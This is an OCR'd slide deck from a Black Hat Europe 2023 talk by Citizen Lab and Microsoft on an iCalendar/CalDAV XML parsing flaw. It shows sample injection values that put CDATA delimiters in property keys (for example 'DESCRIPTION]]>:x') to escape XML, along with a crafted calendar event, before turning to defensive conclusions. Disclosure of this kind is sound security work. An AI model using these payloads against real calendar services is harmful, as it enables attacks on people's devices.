
FЯIDA

Phone's iCalendar Parser Only Saw CDATA!

```
<?xml version="1.0" encoding="utf-8"?>
   [...]
   <d:calendar-data><![CDATA[
      BEGIN:VCALENDAR
      [...]
      DESCRIPTION[redacted]:Notes
   ]]></d:calendar-data>
   [...]
```

Can We Test Against a Server?

Can We Test Against a Server?



The Calendar and Contacts Server.

www.calendarserver.org

Apache-2.0 license

Can We Test Against a Server?

- Server rejects]]> and <![CDATA[in values (right of the ":") but accepts them in keys (left of the ":")


✓

Can We Test Against a Server?

- Server rejects]]> and <![CDATA[in values (right of the ":") but accepts them in keys (left of the ":") ✓

- Attacker can "update" to remove any XML escape ✓

  - `DESCRIPTION]]>: <lmao>XML</lmao>`
  - `DESCRIPTION]]>: x`



```
BEGIN:VCALENDAR
PRODID:-//caldav.icloud.com//CALDAVJ 2116B554//EN
VERSION:2.0
BEGIN:VEVENT
DTEND;TZID=Europe/London:202009[redacted]
ORGANIZER;CN=[redacted];EMAIL=[redacted]@icloud.com:[redacted]
 [redacted]/principal/
UID:[redacted]
DTSTAMP:202103[redacted]
LOCATION:Home
SEQUENCE:1
SUMMARY:Meeting
LAST-MODIFIED:[redacted]
DTSTART;TZID=Europe/London:202009[redacted]
CREATED:202103[redacted]
ATTENDEE;CN=[redacted];CUTYPE=INDIVIDUAL;PARTSTAT=ACCEPTED;ROLE=CHAIR;
 EMAIL=[redacted]@icloud.com:[redacted]
 [redacted]/principal/
DESCRIPTION]]>:x
ATTENDEE;EMAIL=[redacted];CN=[redacted]:[redacted]
 [redacted]/principal/
ATTENDEE<![CDATA[:Notes
```

Oh yeah, updated once!

JUL
17

Conclusions

Conclusions

Collaboration and information sharing is important: include civil society too!

Conclusions


Cloud services as new vector, beyond the classics.

Conclusions

Build the wall broader, not just taller in one place.

Conclusions

Features like Lockdown Mode are great, but optional.



Lockdown Mode

Lockdown Mode is an extreme, optional protection that should only be used if you believe you may be personally targeted by a highly sophisticated cyberattack. Most people are never targeted by attacks of this nature.

Questions?

bill@citizenlab.ca

cfossaceca@microsoft.com

THECITIZENLAB

Microsoft

black hat EUROPE 2023

Black Hat Sound Bytes

- Key Takeaway 1: Be careful with software dev; did you introduce a new feature or a new bug?
- Key Takeaway 2: Keep your devices up to date!
- Key Takeaway 3: Consider additional protections like Defender, Lockdown Mode, etc.

THECITIZENLAB

Microsoft